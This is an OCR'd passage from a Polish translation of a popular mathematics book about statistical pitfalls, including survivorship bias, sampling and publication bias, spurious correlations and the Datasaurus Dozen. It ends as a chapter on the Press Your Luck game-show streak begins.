




Ocena 3,5 może wynikać z różnych konfiguracji ocen od innych użytkowników. Christian Rudder, jeden z założycieli OKCupid, odkrył, że spośród osób z ocenami w okolicach 3,5 te, których ocena wynikała z dużej liczby otrzymanych trójek i czwórek, dostawały dużo mniej wiadomości od tych, które oceniono głównie na jedynki i piątki. Popularność była silniej skorelowana z rozrzutem otrzymywanych ocen niż ze średnią atrakcyjnością. Rudder uznał, że jego użytkownicy niechętnie pisali do osób, które w ich odczuciu podobały się prawie wszystkim, a koncentrowali się na tych, które podobały się im, lecz pozostałym już niekoniecznie.



Średnia dla obu tych zestawów dwudziestu ocen wynosi 3,5.
Który wykres podoba ci się bardziej?

Do oceny rozrzutu wartości służy odchylenie standardowe (albo wariancja, czyli odchylenie do kwadratu). Użytkownicy portalu OKCupid o tej samej średniej ocenie atrakcyjności mogli mieć bardzo różne odchylenia standardowe otrzymywanych ocen. I to właśnie z tym parametrem powiązana była liczba otrzymywanych wiadomości. Tak to zadziałało tym razem, ale różne zestawy danych mogą mieć nie tylko tę samą średnią, ale też to samo odchylenie standardowe.

W roku 2017 dwójka kanadyjskich naukowców przygotowała dwanaście zestawów danych, które miały takie same średnie i odchylenia standardowe jak obrazek dinozaura. Danozaur (ang. *datasaurus*) składał się ze 142 par współrzędnych, które przedstawione w postaci wykresu punktowego układały się w kształt dinozaura. „Dwunastkę danozaura" stanowił zestaw dwunastu innych zbiorów 142 par współrzędnych, które w obu kierunkach miały takie same średnie i takie same odchylenia standardowe (z dokładnością do dwóch miejsc po przecinku**). Wszystkie te zbiory danych wyglądają tak samo, dopóki nie naniesie się ich na układ współrzędnych. To pokazuje, jak ważna jest wizualizacja danych. Oraz że nie należy ślepo ufać intrygującym statystykom.

Wszystkie kształty charakteryzuje: średnia w pionie 47,83; odchylenie standardowe w pionie 26,93; średnia w poziomie 54,26; odchylenie standardowe w poziomie 16,79. To tylko wybrane przykłady z „Dwunastki danozaura”.

Pytania są tendencyjne

Dane statystyczne najpierw się pozyskuje, a następnie przystępuje się do ich analizy. Sposób gromadzenia danych jest równie istotny co metody ich późniejszego przetwarzania. Nieświadome nastawienie lub preferencje podczas zbierania informacji mogą wprowadzać błędy systematyczne i wpłynąć na końcowe wnioski. Nad rzeką w pobliżu mojego miejsca zamieszkania w Wielkiej Brytanii jest most, który według miejscowych został wybudowany przez mnichów jeszcze w XIII wieku. Jeśli ten most faktycznie przetrwał jakieś osiemset lat, to ci mnisi musieli naprawdę znać się na rzeczy. Z tablicy informacyjnej dowiadujemy się, że wsporniki budowli mają kształt tłumiący drgania wywoływane przez wzburzoną rzekę, co zwiększa wytrzymałość konstrukcji. Sprytni ci mnisi.

Ale czy na pewno? A jeśli mnisi tak naprawdę nie radzili sobie najlepiej z budowaniem mostów, to skąd mielibyśmy się o tym dowiedzieć? Minęło niemal tysiąc lat, więc wszystkie kiepskie konstrukcje albo już się zawaliły, albo zastąpiono je nowymi. W XIII wieku zapewne wszędzie budowano mosty i zapewne ze wspornikami w wielu różnych kształtach. Zakładam, że większość z tych konstrukcji już nie istnieje. O tej konkretnej wiemy tylko dlatego, że dotrwała do naszych czasów. Stwierdzenie, że mnisi byli dobrzy w budowaniu mostów, jest przykładem „błędu przeżywalności”. To tak samo, jakby kierownik wyrzucał losową połowę podań o pracę do kosza, bo nie chce zatrudniać pechowców. Tylko dlatego, że coś przetrwało, nie znaczy, że jest istotne.

Most nad wzburzoną wodą.

Z moich obserwacji wynika, że nostalgia za produkowanymi dawniej przedmiotami wynika w dużej mierze z błędu przeżywalności. Ludzie udostępniają zdjęcia starego sprzętu kuchennego, który nadal działa: gofrownice z lat dwudziestych XX wieku, miksery z lat czterdziestych, ekspresy do kawy z lat osiemdziesiątych. Jest trochę prawdy w stwierdzeniu, że starsze urządzenia działają dłużej. Od pewnego amerykańskiego inżyniera produkcji dowiedziałem się, że dzięki oprogramowaniu wspomagającemu projektowanie 3D części urządzeń mogą być obecnie wytwarzane z dużo mniejszą tolerancją, tymczasem dawniej nie było pewności, gdzie dokładnie przebiega linia graniczna wymagań technicznych. Na wszelki wypadek wszystko projektowano więc

z zapasem, żeby na pewno wytrzymywało i działało. Jednak i tu napotykamy błąd przeżywalności, ponieważ wszystkie popsute stare miksery zostały zwyczajnie wyrzucone.

Omawiane wcześniej w tej książce wyniki badania dotyczącego liczby zawałów po zmianie czasu również padły ofiarą swego rodzaju błędu przeżywalności. Analitycy dysponowali danymi dotyczącymi tylko tych, którzy trafili do szpitala i potrzebowali udrożnienia naczyń krwionośnych, zatem dane zostały siłą rzeczy zawężone do osób, które miały poważny atak i dotarły do szpitala. Mogli być przecież tacy, którzy doznali zawału z powodu zmiany czasu, ale zmarli, zanim otrzymali pomoc. W badaniu zostali jednak całkowicie pominięci.

Istnieją też błędy doboru próbki, czyli sposobu i czasu gromadzenia danych. W roku 2012 władze Bostonu udostępniły aplikację o nazwie Street Bump. Wydawało się, że doskonale łączy ona inteligentne gromadzenie danych z ich analizą. Rady miast poświęcają mnóstwo czasu na łatanie dziur w ulicach, a im dłużej dana dziura pozostaje nienaprawiona, tym większa i bardziej niebezpieczna się staje. Włodarze Bostonu wymyślili więc, że kierowcy mogliby instalować aplikację, która odczytywałaby dane z wbudowanego w smartfon akcelerometru i wypatrywała oznak wpadnięcia koła w dziurę. Tym sposobem służby miejskie zyskałyby aktualizowaną na bieżąco mapę dziur, które mogłyby naprawiać, zanim te przeistoczą się w pożerające samochody kaniony.

Twórcy aplikacji poszli jeszcze dalej z duchem czasu i dorzucili trochę crowdsourcingu. Pierwsza wersja nie radziła sobie zbyt dobrze z fałszywymi alarmami: danymi przypominającymi te właściwe, ale w rzeczywistości wynikającymi z innych zdarzeń. Aplikacja rejestrowała dziurę, kiedy samochód przejechał po krawężniku albo innej nierówności. Czasem nawet zmiana położenia telefonu w samochodzie była

interpretowana jako dziura w jezdni. Dlatego druga wersja apki została otwarta na mądrość tłumu. Każdy mógł zaproponować zmiany w jej kodzie, a na autorów najlepszych propozycji czekała pula nagród w wysokości 25 tysięcy dolarów. Ostateczna wersja Street Bump 2.0 wykorzystywała kod nadesłany przez anonimowych programistów, grupę hakerów z Massachusetts i dziekana Wydziału Matematyki na jednym z uniwersytetów.

Nowa wersja apki dużo lepiej odróżniała dziury od innych nierówności. Pojawił się jednak błąd doboru próbki: zgłaszane były tylko te ubytki w nawierzchni, po których przejechał ktoś ze smartfonem z działającą aplikacją, co zdecydowanie faworyzowało zamożne dzielnice zamieszkane przez młode osoby. Sam sposób zbierania danych poważnie zaburzył statystykę. To jakby zbierać opinie na temat nowoczesnych technologii, ale dopuszczać nadsyłanie odpowiedzi wyłącznie faksem.

Kolejny błąd systematyczny wynika oczywiście z tego, jakie dane ludzie decydują się udostępnić. Kiedy spółka farmaceutyczna prowadzi testy nowego leku lub produktu medycznego, zależy jej na wykazaniu, że jej nowość daje lepsze wyniki niż placebo lub produkty konkurencji. Jeśli po zakończeniu długich i kosztownych testów okaże się, że jakiś lek nie pomaga (lub wręcz szkodzi), motywacja do opublikowania tych wyników jest bardzo słaba. Mamy tu do czynienia z tendencyjnością publikacyjną zwaną też efektem szuflady. Szacuje się, że połowa wyników wszystkich testów nowych leków nie zostaje nigdy opublikowana. Negatywne rezultaty prób dwa razy częściej trafiają do szuflady niż te pozytywne.

Zatajanie informacji o testach leków może narażać życie i zdrowie ludzi na szwank; zagrożenie jest tu bodaj największe spośród wszystkich błędów omawianych w tej książce. Owszem, katastrofy budowlane i lotnicze mogą pociągać za sobą setki ofiar śmiertelnych, ale leki mają o wiele większy

wpływ na nasze życie. W roku 1980 przeprowadzono testy leku na arytmię serca o nazwie Lorcainide. Okazało się, że o ile częstotliwość występowania poważnej arytmii u czterdziestu ośmiu pacjentów przyjmujących nowy specyfik istotnie spadła, to z tej grupy aż dziewięć osób zmarło, podczas gdy w grupie czterdziestu siedmiu pacjentów, którym podawano placebo, odnotowano tylko jeden zgon.

Badacze długo jednak szukali kogoś, kto zechciałby opublikować te wyniki***. Zgony wykraczały poza zakres samych testów (które koncentrowały się wyłącznie na częstotliwości epizodów arytmii), a z uwagi na bardzo małą próbę pacjentów przypadki śmiertelne mogły być spowodowane czynnikami losowymi. W kolejnym dziesięcioleciu dalsze badania faktycznie ujawniły ryzyko związane z podawaniem leków z tej rodziny; mogłoby to nastąpić wcześniej, gdyby inne zespoły dysponowały danymi z tych pierwszych testów. Według pewnego oszacowania można było uniknąć nawet dziesięciu tysięcy zgonów, gdyby tylko informacje na temat leku Lorcainide zostały opublikowane zaraz po pierwszych testach.


Ben Goldacre, lekarz i nerd-wojownik, opowiedział, jak to przepisał pacjentowi antydepresant Reboxetine, ponieważ opublikowane testy kliniczne wykazywały skuteczność przewyższającą placebo. Wykazano wyraźnie pozytywny wpływ leku na pacjentów w próbie liczącej 254 osób, co wystarczyło, by przekonać Bena do wypisania recepty. Jakiś czas później, w roku 2010, ujawniono, że przeprowadzono też sześć innych testów (obejmujących blisko 2500 pacjentów), w których nie odnotowano zauważalnej różnicy między działaniem nowego leku a placebo. Wyniki tych sześciu badań nie zostały jednak opublikowane. Goldacre zainicjował wówczas kampanię AllTrials na rzecz wymuszenia publikowania wszystkich danych na temat testów nowych leków – zarówno tych przyszłych, jak i tych już zakończonych. Jeśli chcesz dowiedzieć się więcej

na ten temat, przeczytaj jego książkę zatytułowaną *Złe leki. Jak firmy farmaceutyczne wprowadzają w błąd lekarzy i krzywdzą pacjentów*.

To w sumie niesamowite, co można wykazać, jeśli jest się gotowym zignorować wystarczająco dużo danych. Wyspy Brytyjskie są zamieszkane już od tysięcy lat, co pozostawiło trwały ślad na krajobrazie: wszędzie wokół stoją pradawne megality. W 2010 roku można było przeczytać w prasie, że ktoś przeanalizował 1500 takich miejsc i odkrył, że da się je połączyć w grupy tworzące trójkąty równoramienne, co nazwał „prehistoryczną nawigacją satelitarną". Autorem tej rewelacji był pisarz Tom Brooks, który utrzymywał, że trójkąty są zbyt doskonałe, żeby mogły być dziełem przypadku.

> Boki niektórych trójkątów mają ponad 100 mil, a dokładność pomiarów mieści się w granicach 100 metrów. To nie może być przypadek.
>
> Tom Brooks, 2009, i potem ponownie w roku 2011

Brooks powtarzał to samo za każdym razem, kiedy sprzedawał nową książkę. Zdaje się, że przesyłał do gazet niemal identyczne notki (przynajmniej w latach 2009 i 2011). Pierwszy raz zetknąłem się z nimi w styczniu 2010 roku i postanowiłem zweryfikować jego tezę. Chciałem zastosować ten sam proces poszukiwania trójkątów równoramiennych do danych geograficznych, w których nie występowałyby żadne znaczące wzorce. Kilka lat później zbankrutowała duża brytyjska sieć marketów Woolworths. Przez jakiś czas witryny ich sklepów wciąż świeciły pustkami przy głównych ulicach miast w całym kraju. Pobrałem więc współrzędne GPS ośmiuset zamkniętych marketów tej sieci i zabrałem się do pracy.



Moja analiza rozmieszczenia marketów Woolworths. Od tamtego czasu trochę się to przerzedziło (podobnie jak moje włosy).

W okolicy Birmingham znalazłem trzy sklepy tworzące idealny trójkąt równoramienny (w Wolverhampton, Lichfield i Birmingham). Do tego

kiedy wydłużyłem podstawę tego trójkąta, uzyskałem odcinek o długości 173,8 mili łączący sklepy w Conwy i Luton. Pomimo tak dużej odległości Woolworths w Conwy znajdował się zaledwie 12 metrów od jednego końca linii, podczas gdy lokal w Luton był oddalony jedyne 9 metrów od drugiego końca. Po obu stronach Trójkąta Birmingham znalazłem pary trójkątów równoramiennych o wymaganej precyzji. Uzyskałem niepokojąco dokładne dopasowania. Można powiedzieć, że Trójkąt Birmingham to taki Trójkąt Bermudzki, tylko z o wiele gorszą pogodą.

Postępując zgodnie z najwyraźniej ogólnie przyjętą w takich przypadkach praktyką, opublikowałem swoje ustalenia w prasie. Postawiłem tezę, że dzięki tym informacjom w końcu możemy się nieco dowiedzieć na temat życia i obyczajów ludzi w roku 2008. Podobnie jak Brooks stwierdziłem, że dopasowanie jest tak dokładne, iż nie mogę wykluczyć ingerencji istot pozaziemskich. „Guardian" opatrzył to nagłówkiem „Czy obcy pomogli rozmieścić sklepy Woolworths?"****.

Żeby znaleźć te wszystkie trójkąty, musiałem jedynie pominąć zdecydowaną większość sklepów sieci Woolworths i wybrać te, które akurat ładnie się układały. Osiemset lokali dało mi ponad 85 milionów trójkątów do wyboru. Nie byłem ani trochę zaskoczony odkryciem, że część z nich okazała się niemal idealnymi trójkątami równoramiennymi. Ingerencję obcych zacząłbym podejrzewać dopiero wtedy, kiedy nie znalazłbym ani jednego. Półtora tysiąca prehistorycznych budowli, które analizował Brooks, zapewniło mu wybór z ponad 561 milionów trójkątów. Podejrzewam, że on naprawdę szczerze wierzył, że starożytni Brytowie celowo rozmieścili swoje ważne budowle właśnie w tych miejscach: zwyczajnie padł ofiarą efektu potwierdzenia. Skoncentrował się na danych potwierdzających jego oczekiwania i zignorował całą resztę.

W roku 2011 Brooks ponownie opublikował swój artykuł o starożytnej nawigacji satelitarnej. W związku z tym ja również wznowiłem swój artykuł, tym razem z pomocą programisty Toma Scotta. Tom przygotował dla mnie stronę, na której można było podać dowolny brytyjski kod pocztowy, a algorytm wyszukiwał trzy pary megalitycznych budowli tak, aby łączące je linie przechodziły przez obszar przypisany do wpisanego kodu. Jedną z budowli zawsze musiało być Stonehenge. Trzy takie linie mocy przechodzą przez dowolny adres w Wielkiej Brytanii. Ze stuprocentową pewnością można znaleźć dowolnie wybrany wzór – jeśli tylko jest się gotowym zignorować dostatecznie dużo niepasujących danych. Od tamtej pory nie zobaczyłem już w prasie żadnego artykułu autorstwa Brooksa. Jako współtrójkątofil mam nadzieję, że ma się dobrze.

Wynikanie, korelacja i maszty telefonii komórkowej

W 2010 roku pewien brytyjski matematyk odkrył, że istnieje bezpośrednia korelacja między liczbą masztów telefonii komórkowej a liczbą urodzeń na danym obszarze. Na każdy dodatkowy maszt telefonii komórkowej w okolicy rodziło się o 17,6 więcej dziecka niż wynosiła krajowa średnia. Korelacja była naprawdę wyjątkowo silna i na pewno podjęto by dalsze badania… gdyby te dane były w jakimkolwiek stopniu powiązane. Ale nie były. Ta zależność okazała się całkowicie pozbawiona znaczenia. Mogę sobie pozwolić na takie stwierdzenie, ponieważ to ja byłem tym matematykiem.

Działałem w ramach projektu, który realizowałem wspólnie z prowadzącymi w BBC Radio 4 audycję matematyczną zatytułowaną *More or Less* [Mniej więcej]. Chcieliśmy się przekonać, jak ludzie zareagują na korelację dwóch zupełnie niepowiązanych statystyk. Widok

wysokich masztów z antenami nie wprawiał mieszkańców Wielkiej Brytanii w romantyczny nastrój. A dziesięciolecia badań nie wykazały żadnego wpływu nadajników telefonii komórkowej na nasze organizmy. W tym przypadku oba czynniki zależały od trzeciej zmiennej: gęstości zaludnienia. Zarówno liczba masztów, jak i liczba urodzeń w danej okolicy zależały od tego, ile ludzi tam mieszka.

Mobile phone masts linked to mysterious spikes in births

Mathematician finds a strong correlation between the presence of mobile phone masts and the number of children born

▲ Electromagnetic radiation from mobile phone masts appears to boost human fertility, though the mechanism remains unclear. Photograph: Malcolm Fife/Alamy

Maszty telefonii komórkowej powiązane
z tajemniczym wzrostem liczby urodzeń

Matematyk odkrywa silną korelację między obecnością masztów telefonii komórkowej a liczbą przychodzących na świat dzieci. Fale elektromagnetyczne wysyłane przez maszty telefonii komórkowej zdają się wspomagać płodność, chociaż sam mechanizm pozostaje niejasny. Fot.: Malcolm Fife/Alamy

Guardian, 17 grudnia 2010 roku


Chciałbym to wyraźnie podkreślić: w artykule wyjaśniłem, że istnienie tej korelacji wynika z gęstości zaludnienia. Bardzo dokładnie wytłumaczyłem, że był to eksperyment myślowy mający wykazać, iż korelacja nie oznacza wynikania. Niestety cała sprawa równie wyraźnie pokazała, że ludzie nie czytają całego artykułu przed jego skomentowaniem. Korelacja była zbyt kusząca i różni komentujący nie mogli się powstrzymać, by nie podsunąć własnych wytłumaczeń. Sporo osób zasugerowało, że w droższych okolicach jest mniej masztów, a młodych rodzin wielodzietnych nie stać na zamieszkanie tam, co stanowiło kolejny dowód na to, że nie ma tematu, którego czytelnicy „Guardiana” nie pociągnęliby w stronę cen nieruchomości. Oczywiście artykuł zwabił też kilku zwolenników faktów alternatywnych.

> Jeśli to badanie się obroni, będzie mocnym wsparciem dla istniejących już dowodów naukowych, że promieniowanie niskiej mocy emitowane przez maszty telekomunikacyjne ma skutki biologiczne.
>
> ktoś, kto lekturę skończył na nagłówku

Sama korelacja to za mało, żeby stwierdzić, że jedno powoduje drugie. Zawsze istnieje możliwość, że co innego ma wpływ na dane i prowadzi do powstania pozornego związku. W latach 1993–2008 niemiecka policja poszukiwała tajemniczego „ducha z Heilbronn” – kobiety powiązanej z czterdziestoma przestępstwami, w tym sześcioma morderstwami. We

wszystkich miejscach zbrodni znaleziono jej DNA. Poszukiwania „najgroźniejszej Niemki” pochłonęły kilkadziesiąt tysięcy godzin pracy policjantów. Za jej znalezienie wyznaczono nagrodę w wysokości trzystu tysięcy euro. Okazało się, że owa pani pracuje w fabryce wytwarzającej patyczki higieniczne wykorzystywane do pozyskiwania materiału DNA z miejsca zbrodni.

Oczywiście niektóre korelacje bywają całkowicie przypadkowe. Jeśli porównać dostatecznie wiele zbiorów danych, prędzej czy później zupełnym zrządzeniem losu znajdą się dwa doskonale do siebie pasujące. Istnieje nawet strona umożliwiająca przeszukanie publicznie dostępnych danych w celu znalezienia dopasowanych zbiorów (Spurious Correlations [Pozorne korelacje], tylervigen.com/spurious-correlations). Przeprowadziłem szybkie wyszukiwanie czegoś zbieżnego z liczbą osób uzyskujących tytuł doktora matematyki w Stanach Zjednoczonych. W latach 1999–2009 liczba obronionych doktoratów koreluje się z dokładnością 87 procent z liczbą osób, które potknęły się o własne nogi i w wyniku tego zmarły (pozostawiam to bez komentarza).



Żeby nie było – w Stanach Zjednoczonych liczba osób uzyskujących tytuł doktora ma również ponad dziewięćdziesięcioprocentową korelację obejmującą dane z co najmniej

dziesięciu lat z: ilością uranu przechowywanego w elektrowniach jądrowych, liczbą pieniędzy wydawaną na zwierzęta domowe, całkowitymi przychodami kurortów narciarskich oraz spożyciem sera na jednego mieszkańca.

W rękach matematyka korelacja potrafi stać się potężnym narzędziem. Dzięki niej możemy w dowolnym zbiorze danych z dużą dokładnością sprawdzić, jak bardzo zmiany jednej ze zmiennych są dopasowane do zmian innej. To jednak tylko narzędzie – nie daje odpowiedzi. W matematyce najczęściej poszukuje się prawidłowej odpowiedzi, tymczasem w statystyce liczby wypluwane z obliczeń nigdy nie mówią nam wszystkiego. Obrazki z „Dwunastki danozaura” mają identyczne korelujące parametry, ale wyraźnie nie są ze sobą powiązane. Liczby uzyskane w wyniku zastosowania wzorów statystycznych to dopiero początek poszukiwań odpowiedzi, nie koniec. Przejście od statystyki do właściwej konkluzji wymaga nieco zdrowego rozsądku i wnikliwego umysłu.

W przeciwnym razie kiedy dotrze do ciebie statystyczny przekaz, że jest coraz więcej osób ze zdiagnozowanym nowotworem, możesz sobie pomyśleć, że ludzie obecnie mniej dbają o zdrowie. Tymczasem prawdziwa odpowiedź jest zgoła inna: żyjemy coraz dłużej, zatem coraz więcej z nas pozostaje na świecie na tyle długo, by zachorować na raka. Największym czynnikiem zwiększającym ryzyko wystąpienia większości nowotworów jest wiek. W Wielkiej Brytanii 60 procent wszystkich diagnoz nowotworowych dotyczy osób w wieku ponad 65 lat. Piszę to z ciężkim sercem, ale w statystyce liczby to jeszcze nie wszystko.

---

* Tak naprawdę „doborowy zespół” składał się z kilku studentów szukających dodatkowego zarobku, a pomiary trzeba było zorganizować tak, żeby mogli to robić

w czasie wolnym od zajęć. Wojsko usiłowało zainteresować sprawą wydział antropologii jednego z uniwersytetów, ale nikt się nie zgłosił.

** Dodatkowe zbiory danych uzyskano poprzez dokonanie drobnych zmian przesuwających pary współrzędnych (a więc zmieniających uzyskiwany dzięki nim obrazek), ale przy zachowaniu takich samych średnich i odchyleń. Wykorzystane do tego celu oprogramowanie zostało udostępnione za darmo.

*** Zostały w końcu opublikowane trzynaście lat później, w roku 1993, jako przykład tendencyjności publikacyjnej.

**** Żeby wszystko było jasne: to było zanim zacząłem pisywać dla „Guardiana”, a sam artykuł napisał dla mnie Ben Goldacre, ten od AllTrials.

12

Cłaciwokie lwosoe

W roku 1984 Michael Larson, kierowca furgonetki z lodami, wygrał amerykański teleturniej *Press Your Luck* [„Zaryzykuj”, dosłownie: „Naciśnij szczęście”] i zabrał do domu rekordową kwotę 110 237 dolarów – około ośmiokrotność średniej wygranej. Miał tak długą pomyślną serię, że jego występ w teleturnieju (w którym kolejka zazwyczaj szybko przechodzi na następną osobę) trzeba było podzielić na dwa odcinki.

Nagrody znajdowały się na tak zwanej Wielkiej Tablicy, czyli ekranie z osiemnastoma kwadratami; wyświetlano w nich nagrody pieniężne, rzeczowe oraz kreskówkowego stworka Whammy’ego. System szybko przełączał się między kwadratami w pozornie losowej kolejności. Kiedy gracz naciskał przycisk (stąd nazwa teleturnieju), otrzymywał aktualnie zaznaczoną nagrodę. Jeśli akurat zaznaczony był Whammy, gracz tracił wszystko, co dotąd udało mu się zgromadzić.

System nigdy nie zatrzymywał się na żadnym kwadracie na tyle długo, żeby gracz mógł się zorientować, co jest zaznaczone, i świadomie nacisnąć przycisk. A ponieważ kolejność przełączania między kwadratami wydawała się niemożliwa do przewidzenia, w teorii nie było możliwe, żeby gracz wiedział, co zostanie zaznaczone za chwilę. W związku z tym gracze wybierali moment opuszczenia dłoni na przycisk losowo. Większość z nich

wygrywała kilka razy, po czym pasowała. Inni ryzykowali i dostawali za swoje. Tak przynajmniej miało to wyglądać w teorii.

Ten odcinek teleturnieju rozpoczął się dość zwyczajnie. Michael odpowiedział na wystarczająco dużo pytań ogólnych, żeby móc kilka razy „zakręcić" nagrodami na ekranie. W pierwszej próbie trafił Whammy'ego. Na początku drugiej tury Michael spadł na ostatnie miejsce, ale dzięki prawidłowym odpowiedziom na pytania zyskał prawo do kolejnych siedmiu prób na ekranie. Tym razem nie trafił na Whammy'ego, lecz wygrał 1250 dolarów. W następnej próbie zdobył kolejne 1250. Potem cztery tysiące. Pięć tysięcy. Tysiąc. Wczasy na Kaua'i. Znowu cztery tysiące dolarów… i tak dalej. Dodatkowo większość tych nagród dawała również prawo do ponownego „zakręcenia" tablicą, zatem jego władanie ekranem zdawało się nie mieć końca.

